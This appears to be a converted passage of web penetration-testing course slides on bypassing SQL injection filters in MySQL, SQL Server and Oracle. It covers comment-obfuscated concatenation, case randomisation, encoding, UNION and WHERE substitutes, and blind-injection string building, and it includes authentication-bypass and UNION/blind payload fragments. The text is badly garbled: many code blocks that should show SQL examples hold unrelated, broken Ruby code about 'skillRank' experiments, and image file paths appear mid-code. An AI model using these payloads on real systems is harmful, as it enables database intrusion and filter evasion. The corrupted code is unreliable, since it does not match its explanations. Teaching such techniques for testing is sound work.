## 8.2.5.4 Concatenation

As an alternative, we can use the functions CONCAT and CONCAT\_WS, where the **WS** stands for **With Separator** and is the first parameter of the function:

```
SELECT CONCAT('He','ll','o')  
SELECT CONCAT_WS(' ','He','ll','o')  
...
```



## 8.2.5.4 Concatenation

It is not documented, but it is possible to concatenate quoted strings by mixing comments in **C-style** notation:

```
SELECT 'He'/**/'ll'/**/'o'  
SELECT /**/**/'He'/**/'ll'/**/'o'/**/  
SELECT /*!10000 'He' */'ll'/'****/'o'/'****/'  
...
```

## 8.2.5.4 Concatenation

In **SQL Server**, the concatenation can be done by using both the **+** **operator** and the function **CONCAT**:

```
SELECT 'He'+'ll'+'o'  
SELECT CONCAT('He','ll','o')
```

In addition, we can obfuscate by using C-style comments:

```
SELECT 'He'/**/+/**/'ll'/**/+ 'o'  
SELECT CONCAT(/**/'He',/**/1/**/,/**/'lo'/**/)
```

## 8.2.5.4 Concatenation

In **Oracle**, the Concatenation Operator is `||` and, from the function perspective, we can use CONCAT and NVL. Both functions expect only two parameters; see below:

```
SELECT 'He' || 'll' || 'o' ...  
SELECT CONCAT('He', 'llo') ...  
SELECT NVL('Hello', 'Goodbye') ...
```

[https://docs.oracle.com/cd/B28359\\_01/server.111/b28286/operators003.htm#SQLRF51156](https://docs.oracle.com/cd/B28359_01/server.111/b28286/operators003.htm#SQLRF51156)

[https://docs.oracle.com/cd/B28359\\_01/server.111/b28286/functions026.htm#SQLRF00619](https://docs.oracle.com/cd/B28359_01/server.111/b28286/functions026.htm#SQLRF00619)

[https://docs.oracle.com/cd/B28359\\_01/server.111/b28286/functions110.htm#SQLRF00684](https://docs.oracle.com/cd/B28359_01/server.111/b28286/functions110.htm#SQLRF00684)

## 8.2.5.4 Concatenation

Obfuscating the string concatenation by using comments can also be done in **Oracle**:

```
SELECT q'[]' || 'He' || '11'/**/ || 'o' ...  
SELECT CONCAT(**/'He'/**/,/**/'11'/**/) ...  
...
```

## 8.2.6 Integers

Numbers rule the world and also the filters. Typically, we use digits to represent numbers; however, there are other interesting and useful methods used during the obfuscation process.

A generic example that can be useful in understanding how to construct a number is using the **PI** function. This function returns the value of  $\pi$  (**pi 3.141593...**). We can use this result mixed with either **FLOOR** and obtain the value **3**, or with **CEIL** and obtain the value **4**.

```
24  # the superlatives
25  # observations - an array of Observations, in ascending
26  # order
27  # control - the control observation
28
29  def skillRank(experiment, observations = [], control = null)
30    @experiment = experiment
31    @observations = observations
32    @control = control
33
34    # sort the observations by skill
35    @observations.sort_by { |o| o.skill }
36
37    # find the index of the control observation
38    control_index = @observations.index(@control)
39
40    # calculate the skill rank
41    skill_rank = 0
42    for i in 0..@observations.length-1
43      if @observations[i].skill < @control.skill
44        skill_rank += 1
45      end
46    end
47
48    # return the result as a match between 0 and 1
49    return skill_rank / @observations.length
50  end
51
52  # example
53  # experiment = Experiment.new
54  # observations = [Observation.new(skill: 1), Observation.new(skill: 2), Observation.new(skill: 3), Observation.new(skill: 4), Observation.new(skill: 5)]
55  # control = Observation.new(skill: 3)
56  # skillRank(experiment, observations, control)
57  # => 0.6666666666666667
```



## 8.2.6 Integers

We can continue using system functions like `version()` and obtain `5,6` or also continue to perform arithmetic operations.

For example, we can do `ceil(pi()*3)` to obtain the number **10**.

```

25 def initialize(experiment, observations = [], control = 1,
26               candidates = observations - [control])
27   @experiment = experiment
28   @observations = observations
29   @control = control
30   @candidates = observations - [control]
31   evaluate_candidates
32
33   freeze
34
35   experiment.context
36 end
37
38 # Public: the name of the experiment
39 def experiment_name
40   @experiment.name
41 end
42
43 # Public: was the result a match between all
44 def matched?
45   ..
46
47 R/lorenz/lorenz_1.1

```

## 8.2.7 MySQL Type Conversion

In **MySQL**, there is a special behavior when combining arithmetic operations with different types. It's very similar to what we already seen in previous modules with JavaScript and PHP.

Let's take a look at some examples.

```
SELECT ~'-2it\'s a kind of magic'
```



## 8.2.7.1 Numbers vs Booleans

Something that you are probably already familiar with are the implicit type conversions when comparing Numbers to Booleans:

```
SELECT ... 1=TRUE  
SELECT ... 2!=TRUE  
SELECT ... OR 1  
SELECT ... AND 1
```

## 8.2.7.2 Strings vs Numbers vs Booleans

The same is true if we try to compare either Strings to Numbers or if we use Operators:

```
SELECT ... VERSION()=5.5 #5.5.30
SELECT ... @@VERSION()=5.5 #5.5.30
SELECT ... ('type'+ 'cast')=0 #True
SELECT ~'-2it\'s a kind of magic' #1
SELECT ~'-1337a kind of magic'-25 #1337
```

## 8.2.7.3 Bypassing Authentication

Now, put all of this together and try and think of some alternatives to the classic **x' OR 1='1** authentication bypass!

Our SQL playground can help you in this case!



# WAPT

## Bypassing Keyword Filters



## 8.3 Bypassing Keyword Filters

The first limitation that we may encounter when dealing with a filter are restriction on keywords. SQL uses well-known words; therefore, “defenders” usually simply block these values.

In this chapter, we will discuss both techniques used to obfuscate some of these keywords, and alternative methods we can use when we have confirmed others are blocked.

```
23 # Experiment - the experiment identifier
24 # observations - an array of Observations, in ascending order
25 # control - the control observation
26
27 def skillsize(experiment, observations = [], control = null)
28   @experiment = experiment
29   @observations = observations
30   @control = control
31   @candidates = observations - [control]
32   evaluate_candidates
33
34   freeze
35
36   experiment.context
37
38   experiment_name
39   experiment_name
40
41   @context
42
43   @context/result.sub 1.1
```



## 8.3.1 Case Changing

The simplest and weakest filters are the ones that perform case sensitive checks (IE: if the filter blocks all the **SELECT** and **select** keywords).

**SQL Keywords** are case-insensitive; therefore, these types of filters can be easily bypassed by simply changing the cases of each character:



**SELECT**  
**SeLeCt**  
**SEleCt**  
...

## 8.3.1 Case Changing

Changing each keyword manually is a real challenge, but luckily for us, sqlmap has a tampering script for this called [randomcase.py](#).

Basically, this script will replace each keyword character with random case value.

```
def randomcase(keyword):
    """
    Randomize the case of the keyword.
    """
    # Convert the keyword to a list of characters
    keyword_list = list(keyword)

    # Iterate over each character in the keyword
    for i in range(len(keyword_list)):
        # Get the current character
        character = keyword_list[i]

        # If the character is a letter, randomize its case
        if character.isalpha():
            # Generate a random boolean value
            random_case = random.choice([True, False])

            # If the random case is True, convert the character to uppercase
            if random_case:
                keyword_list[i] = character.upper()
            # If the random case is False, convert the character to lowercase
            else:
                keyword_list[i] = character.lower()
        # If the character is not a letter, leave it as is
        else:
            keyword_list[i] = character

    # Join the characters back into a string
    keyword = ''.join(keyword_list)

    return keyword
```



## 8.3.2 Using Intermediary Characters

Sometimes filters use spaces to delimit a specific keyword. In this case, as discussed in the DBMS Gadget chapter, we can use both comments instead of spaces and, depending on the DBMS version, a list of the whitespace that are not matched as spaces. See the following example below:

```
SELECT/**/values/**/and/**/.../**/or/**/  
SELECT[sp]values[sp]and..[sp]or[sp]
```

## 8.3.3 Using Alternative Techniques

We have seen comments and valid spaces as intermediary characters, but we can also use many other alternatives:

```
SELECT"values"from`table`where/**/1  
SELECT(values)from(table)where(1)  
SELECT"values""`from`table`where(1)  
SELECT+"values"%A0from`table`
```



## 8.3.4 Circumventing by Encoding

### URL Encoding

Usually when the requests are sent through the internet via HTTP, they are URL encoded. If the filter doesn't decode the request, it is possible to bypass it by sending a character or the entire string URL-encoded.

Of course, on the other side of our attack payload, the application must decode the query before process it.



## 8.3.4 Circumventing by Encoding

### Double URL Encoding

If you encode a URL-Encoded string, then you are performing a Double URL-Encoding.

Basically, this process re-encodes the percent sign with a %25:

$s = \%73 \> \%2573$

```
24 # @param @experiment - the experiment title result as a string
25 # @param @observations - an array of Observations, in ascending order
26 # @param @control - the control observation
27
28 def initialize(experiment, observations = [], control = nil)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations - [control]
33   evaluate_candidates
34
35   freeze
36
37   @experiment.context
38   @experiment.name
39
40   # @param @experiment - the name of the experiment
41   def experiment_name
42     @experiment.name
43   end
44
45   # @param @result - the result of a match between an experiment and a control
46   def match?
47     @result == 1
48   end
49
50   @experiment.result = 1
51 end
```

## 8.3.4 Circumventing by Encoding

### Double URL Encoding

In this case, if the filter decodes the request the first time and applies the rules, it will not find anything dangerous.

Then when the application receives the request, it will decode the contents and trigger the malicious request.



## 8.3.5 Replaced Keywords

When regex's are tricky, we have to find alternative methods to bypass them.

Let's see some alternative keywords and techniques that can be useful during our tests.

```
44 # @param result - the experiment result as a dict
45 # @param observations - an array of Observations, in ascending order
46 # @param control - the control Observation
47
48 def skillsize(experiment, observations = [], control = null)
49   @experiment = experiment
50   @observations = observations
51   @control = control
52   @candidates = observations - [control]
53   evaluate_candidates
54
55   freeze
56
57   experiment.context
58   nil
59
60   # Verify the name of the experiment
61   def experiment_name
62     experiment.name
63   end
64
65   # Verify whether the result is a match between an experiment
66   def matched?
67     @experiment.result == result
68   end
69
70   @experiment.result == result
```





## 8.3.5 Replaced Keywords

### Booleans > AND, OR

/AND/i  
/OR/i

The **AND** and **OR** operators can be replaced with **&&** and **||** (only in **MySQL** and **MSSQL**).

```
... WHERE ID=x && 1=1
```

```
... WHERE ID=x || 1=1
```

If **&&** and **||** are filtered, then you must use **UNION**.

## 8.3.5 Replaced Keywords

### UNION > simple case

`/UNION\s+SELECT/i`

The **UNION** is a “friend” to **SELECT**, thus you will often see filters like the above. However, as seen in previous slides, we can use many variants to elude these kind of filters:

```
... UNION(SELECT 'VALUES'...) && ...  
... UNION ALL SELECT ...  
... UNION DISTINCT SELECT ...  
... /*!00000 UNION*//*!00000 SELECT*/ ...
```

## 8.3.5 Replaced Keywords

`/UNION/i`

### UNION > simple case

Its trickier when the **UNION** is filtered as a single keyword. In this particular type of scenario, we must switch to a blind **SQLi** exploitation.

`... (SELECT id FROM users LIMIT 1)='5 ...`

`...`

## 8.3.5 Replaced Keywords

/UNION/i

### UNION > simple case

In **Oracle**, if we already know the structures of the results, we can often use the INTERSECT or MINUS operators; however, this will require a great effort.

## 8.3.5 Replaced Keywords

### WHERE, GROUP, LIMIT, HAVING

These keywords are useful in reducing either the number of results returned, or to select a specific entry. If the filter blocks the **WHERE** keyword, we can alternatively use the **GROUP BY + HAVING** structure:

```
... SELECT id FROM users GROUP BY id HAVING id='5' ...  
...
```

```
/WHERE/i  
/GROUP/i  
/HAVING/i  
/LIMIT/i
```

## 8.3.5 Replaced Keywords

### WHERE, GROUP, LIMIT, HAVING

If **GROUP BY** is filtered, then we must revert to blind SQLi.  
For example, we can use **HAVING** for selecting a substring  
and then compare it, as follows:

```
... AND length((select first char)='a') // 0/1 > true/false
```

```
...
```

```
/WHERE/i  
/GROUP/i  
/HAVING/i  
/LIMIT/i
```

## 8.3.5 Replaced Keywords

### WHERE, GROUP, LIMIT, HAVING

What about without the **HAVING** statement?

In that case, we must really turn up the brain power and leverage functions like **GROUP\_CONCAT**, functions that manipulates strings, etc. Of course, all of this is blind!

```
/WHERE/i  
/GROUP/i  
/HAVING/i  
/LIMIT/i
```



## 8.3.5 Replaced Keywords

### SELECT

/SELECT/i

Without **SELECT**, it's an authentic tragedy. The exploitation can vary and really depends upon the injection point.

If you are injecting within a **WHERE** clause, which is 99% of the cases, then you have to be very lucky.

## 8.3.5 Replaced Keywords

### SELECT

/SELECT/i

The first option requires you to use functions that manipulate **FILES**, like **load\_file**, in **MySQL**.

This approach is always blind and uses a substring of the function results and then does the comparison.

## 8.3.5 Replaced Keywords

### SELECT

/SELECT/i

Another option requires us to brute-force or guess the column names by appending other WHERE conditions such as:

... **AND COLUMN IS NOT NULL** ...


## 8.3.5 Replaced Keywords

### SELECT

An alternative, if you are extremely lucky, is being able to invoke the stored procedure analyse().

This “**sproc**” returns juicy information about the query just executed.

/SELECT/i



Query

Schema: **employees**

Query: **select \* from employees procedure analyse()**

Results:

employees.employees.id	1	500	1 3 0 0 250.5000 144.3373 SMALLINT(3) UNSIGNED NOT NULL
employees.employees.first_name	Abbot	Zia	2 10 0 0 5.7520 ENUM('Abbot','Abraham','Acton','Adam','Addison','Adria','Adrie
employees.employees.last_name	Abbot	Zimmerman	3 11 0 0 6.1060 ENUM('Abbot','Acosta','Adkins','Aguiar','Alford','Anderson',
employees.employees.birth_date	01/01/1961	12/31/1968	10 10 0 0 10.0000 ENUM('01/01/1961','01/01/1985','01/02/1957','01/02/1981','01/0
employees.employees.hire_date	01/01/2009	12/30/2006	10 10 0 0 10.0000 ENUM('01/01/2009','01/01/2012','01/01/2013','01/02/2002','01/0

# WAPT

## Bypassing Function Filters



## 8.4 Bypassing Function Filters

For Bypassing Keyword Filters we have used mainly Functions, but what if these functions are filtered?

Let's now unpack useful techniques and alternative functions for use in these types of scenarios.

```
def skillize(experiment, observations = [], control = null)
  24
  25   # the experiment function, in essence
  26   # is a function that takes an experiment
  27   # and returns a list of skills
  28
  29   @experiment = experiment
  30   @observations = observations
  31   @control = control
  32   @candidates = observations - !control
  33   evaluate_candidates
  34
  35   freeze
  36
  37   experiment.context
  38
  39   # the name of the experiment
  40   experiment_name
  41   experiment.name
  42   nil
  43
  44   # a list with the results a match between all
  45   # the candidates and the control
  46   def matched?
  47     # ...
  48     @candidates/result.rb 1.1
  49   end
  50 end
```



## 8.4.1 Building Strings

The first scenario we are going to explore is about building strings.

In the DBMS Gadget chapter, we discussed how to generate strings but, we used quotes. Building strings without quotes is a little bit tricky.

```
def skillsize(experiment, observations = [], control = null)
  # skillsize: the number of skills
  # experiment - the experiment skill result as a list
  # observations - an array of Observations, an Observation
  # control - the control Observation
  # skillsize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - @control
  evaluate_candidates
end

# P40: the experiment's context
def experiment_name
  # experiment: the name of the experiment
  @experiment_name
  @experiment_name
end

# P41: the result's match between an experiment and a result
def match?
  @experiment == @result
end
P41: experiment/result.rb 11
```





## 8.4.1 Building Strings

### UNHEX, HEX, CHAR, ASCII, ORD

Each DBMS provides its functions for doing this. For example, in **MySQL** the **UNHEX** is useful in translating hexadecimal numbers to string:

```
... SUBSTR(USERNAME,1,1)=UNHEX(48)
... SUBSTR(USERNAME,1,2)=UNHEX(4845)
...
... SUBSTR(USERNAME,1,5)=UNHEX('48454C4C4F')
... SUBSTR(USERNAME,1,5)=0x48454C4C4F
```

## 8.4.1 Building Strings

### UNHEX, HEX, CHAR, ASCII, ORD

Furthermore, the respective HEX function is useful to convert to hexadecimal:

```
... HEX(SUBSTR(USERNAME,1,1))=48
... HEX(SUBSTR(USERNAME,1,2))=4845
...
... HEX(SUBSTR(USERNAME,1,5))= '48454C4C4F '
...
```

## 8.4.1 Building Strings

### UNHEX, HEX, CHAR, ASCII, ORD

We can also use the CHAR function, as seen below:

```
... SUBSTR(USERNAME,1,1)=CHAR(72)
... SUBSTR(USERNAME,1,2)=CHAR(72,69)
...
... SUBSTR(USERNAME,1,2)=CONCAT(CHAR(72),CHAR(69))
...
```

## 8.4.1 Building Strings

### UNHEX, HEX, CHAR, ASCII, ORD

There is also a set of twin functions: ASCII and ORD:

... **ASCII**(SUBSTR(USERNAME,1,1))=48

... **ORD**(SUBSTR(USERNAME,1,1))=48

...

## 8.4.1 Building Strings

### CONV

We played some with number bases in the first modules of this course.

**MySQL** offers an interesting method in returning the string representation of a number from two bases: CONV.

## 8.4.1 Building Strings

### CONV

The highest base we can use is **36**. We cannot use it for **Unicode** characters; however, at least we can generate a string from **a-zA-Z0-9**.

```
CONV(10,10,36) // 'a'
```

```
CONV(11,10,36) // 'b'
```

...

## 8.4.1 Building Strings

### CONV

We can mix the results with **upper** and **lower** functions to retrieve the respective representation.

```
LOWER(CONV(10,10,36)) // 'a'  
LCASE(CONV(10,10,36)) // 'a'  
UPPER(CONV(10,10,36)) // 'A'  
UCASE(CONV(10,10,36)) // 'A'
```

...



## 8.4.2 Brute-force Strings

### LOCATE, INSTR, POSITION

If you cannot build a string, you can try to locate either a segment or an entire string using functions that return the position of the first occurrence of substrings, and then use conditional statements for the Boolean condition. See the example below:

```
IF(LOCATE('H',SUBSTR(USERNAME,1,1)),1,0)
```

You can also use functions **INSTR** and **POSITION**.

## 8.4.3 Building Substring

### SUBSTR, MID, SUBSTRING

We have seen how construct substrings use **SUBSTR**; let's see other alternatives just in case we may need them.

The first is **MID**; this is nothing more than a synonym of **SUBSTRING**, which is a synonym of **SUBSTR**! With the right syntax, all of these do not need a comma to separate the parameters.

```
[SUBSTR|MID|SUBSTRING]('HELLO' FROM 1 FOR 1)
```

## 8.4.3 Building Substring

### Alternatives...

Tricky alternatives to the previous functions are: LEFT, RIGHT.

These are useful in retrieving the left|rightmost specified character:

```
[LEFT|RIGHT]('HELLO', 2) // HE or LO
```

## 8.4.3 Building Substring

### Alternatives...

Padding functions like **RPAD** and **LPAD** are also other alternatives and look like this:

```
[LPAD|RPAD]('HELLO', 6, '?') // ?HELLO or HELLO?  
[LPAD|RPAD]('HELLO', 1, '?') // H  
...  
[LPAD|RPAD]('HELLO', 5, '?') // HELLO
```

## 8.4 Bypassing Function Filters

All in all, we have seen how to exploit system features like variables, functions, etc., to construct obfuscated payloads that can deceive blacklist filters.

Now, if we jump to the first slide of this module, isn't that payload a little clearer?

```
def skillsize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - !control
  evaluate_candidates

  freeze
end

# Return the experiment's control
def control(experiment)
  @experiment = experiment
  @control = control
  @candidates = observations - !control
  evaluate_candidates

  freeze
end

# Return the name of the experiment
def experiment_name(experiment)
  @experiment = experiment
  @name = name
end


# Return whether the result is a match between an experiment and a control
def match?(experiment, control)
  @experiment = experiment
  @control = control
  @candidates = observations - !control
  evaluate_candidates

  freeze
end
```

You've been studying quite intently. We recommend taking a quick break and come back refreshed, as there are labs and a video coming up! ^\_^

## SQLi Playground

In this SQL Injection Playground lab, you can test any query on different DMBS's and Operating Systems. By opening the page <http://info.sqli.test> the student can access the main page of the lab and select the DMBS to use (MySQL Win/Lin, MSSQL and Oracle).



*\*Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click [LINK](#).*



# Lab Video

## Advanced Second-Order SQL Injection Exploitation


SQL Injection may also be spotted in a type named second order sql injection, which is a bit tricky to exploit. See how you can take advantage of it.



*\*Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click [LINK](#).*

## Second-Order SQL Injection

In this SQL Injection second-order lab, you will have to find and exploit a SQL injection and use different techniques to bypass filters and application security mechanisms.



*\*Labs are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation. To UPGRADE, click [LINK](#).*

# WAPT

## References



# References

## SQLi Optimization and Obfuscation Techniques

<https://media.blackhat.com/us-13/US-13-Salgado-SQLi-Optimization-and-Obfuscation-Techniques-Slides.pdf>

## 9.6 Comment Syntax

<https://dev.mysql.com/doc/refman/8.0/en/comments.html>

## TSQL Comments (MS SQL Server)

<http://msdn.microsoft.com/en-us/library/ff848807.aspx>

## Database SQL Reference - Comments Within SQL Statements

[https://docs.oracle.com/cd/B19306\\_01/server.102/b14200/sql\\_elements006.htm#i31713](https://docs.oracle.com/cd/B19306_01/server.102/b14200/sql_elements006.htm#i31713)



# References

## 12 Functions and Operators

<http://dev.mysql.com/doc/refman/5.7/en/functions.html>

## 12.12 Bit Functions and Operators – Bitwise Invert

[http://dev.mysql.com/doc/refman/4.1/en/bit-functions.html#operator\\_bitwise-invert](http://dev.mysql.com/doc/refman/4.1/en/bit-functions.html#operator_bitwise-invert)

## 12.3.3 Logical Operators

<http://dev.mysql.com/doc/refman/5.7/en/logical-operators.html>

## 12.5.2 Regular Expressions

<http://dev.mysql.com/doc/refman/5.7/en/regexp.html>



# References

## 12.3.2 Comparison Functions and Operators

<http://dev.mysql.com/doc/refman/5.7/en/comparison-operators.html>

## Bitwise Operators (Transact-SQL)

<http://msdn.microsoft.com/en-us/library/ms176122.aspx>

## 13.2.10 Subquery Syntax

<http://dev.mysql.com/doc/refman/5.7/en/subqueries.html>

## Logical Operators (Transact-SQL)

<http://msdn.microsoft.com/en-us/library/ms189773.aspx>





# References

## Database SQL Language Reference - 7 Conditions

[https://docs.oracle.com/cd/B28359\\_01/server.111/b28286/conditions.htm#SQLRF005](https://docs.oracle.com/cd/B28359_01/server.111/b28286/conditions.htm#SQLRF005)

## Database SQL Language Reference - 6 Expressions

[https://docs.oracle.com/cd/B28359\\_01/server.111/b28286/expressions.htm#SQLRF004](https://docs.oracle.com/cd/B28359_01/server.111/b28286/expressions.htm#SQLRF004)

## MySQL Keywords and reserved words

<https://dev.mysql.com/doc/refman/5.5/en/keywords.html>

## 5.1.7 Server System Variables

<http://dev.mysql.com/doc/refman/5.7/en/server-system-variables.html>





# References

## Reserved Keywords (Transact-SQL)

<http://msdn.microsoft.com/en-us/library/ms189822.aspx>

## Built-in Functions (Transact-SQL)

[http://technet.microsoft.com/en-us/library/ms174318\(v=sql.110\).aspx](http://technet.microsoft.com/en-us/library/ms174318(v=sql.110).aspx)

## @@VERSION (Transact-SQL)

[http://technet.microsoft.com/en-us/library/ms177512\(v=sql.110\).aspx](http://technet.microsoft.com/en-us/library/ms177512(v=sql.110).aspx)

## Oracle Reserved Words, Keywords, and Namespaces

[https://docs.oracle.com/cd/B10501\\_01/appdev.920/a42525/apb.htm](https://docs.oracle.com/cd/B10501_01/appdev.920/a42525/apb.htm)



# References

## 10.3.7 The National Character Set

<http://dev.mysql.com/doc/refman/5.7/en/charset-national.html>

## 9.1.4 Hexadecimal Literals

<https://dev.mysql.com/doc/refman/8.0/en/hexadecimal-literals.html>

## MySQL Bit Literals

<https://dev.mysql.com/doc/refman/5.7/en/bit-value-literals.html>

## Database SQL Language Reference - Literals

[https://docs.oracle.com/cd/B28359\\_01/server.111/b28286/sql\\_elements003.htm#SQLRF00218](https://docs.oracle.com/cd/B28359_01/server.111/b28286/sql_elements003.htm#SQLRF00218)



# References

## 10.8.6 Examples of the Effect of Collation

<http://dev.mysql.com/doc/refman/5.5/en/charset-collation-effect.html>

## MySQL string literals

<https://dev.mysql.com/doc/refman/8.0/en/string-literals.html>

## 12.5 String Functions and Operators – Function CONCAT

[http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function\\_concat](http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_concat)

## 12.5 String Functions and Operators – Function CONCAT-WS

[http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function\\_concat\\_ws](http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_concat_ws)



# References

## CONCAT (Transact-SQL)

<http://msdn.microsoft.com/en-us/library/hh231515.aspx>

## Database SQL Language Reference - Concatenation Operator

[https://docs.oracle.com/cd/B28359\\_01/server.111/b28286/operators003.htm#SQLRF51156](https://docs.oracle.com/cd/B28359_01/server.111/b28286/operators003.htm#SQLRF51156)

## Database SQL Language Reference - CONCAT

[https://docs.oracle.com/cd/B28359\\_01/server.111/b28286/functions026.htm#SQLRF00619](https://docs.oracle.com/cd/B28359_01/server.111/b28286/functions026.htm#SQLRF00619)

## Database SQL Language Reference - NVL

[https://docs.oracle.com/cd/B28359\\_01/server.111/b28286/functions110.htm#SQLRF00684](https://docs.oracle.com/cd/B28359_01/server.111/b28286/functions110.htm#SQLRF00684)



# References



[randomcase.py](https://github.com/sqlmapproject/sqlmap/blob/master/tamper/randomcase.py)

<https://github.com/sqlmapproject/sqlmap/blob/master/tamper/randomcase.py>

[Database SQL Language Reference - The UNION \[ALL\], INTERSECT, MINUS Operators](https://docs.oracle.com/cd/B28359_01/server.111/b28286/queries004.htm#SQLRF52323)

[https://docs.oracle.com/cd/B28359\\_01/server.111/b28286/queries004.htm#SQLRF52323](https://docs.oracle.com/cd/B28359_01/server.111/b28286/queries004.htm#SQLRF52323)

[12.5 String Functions and Operators – Function UNHEX](http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_unhex)

[http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function\\_unhex](http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_unhex)

[12.5 String Functions and Operators – Function HEX](http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_hex)

[http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function\\_hex](http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_hex)



# References

## 12.5 String Functions and Operators – Function CHAR

[http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function\\_char](http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_char)

## 12.5 String Functions and Operators – Function ASCII

[http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function\\_ascii](http://dev.mysql.com/doc/refman/5.7/en/string-functions.html#function_ascii)

## 12.5 String Functions and Operators – Function ORD

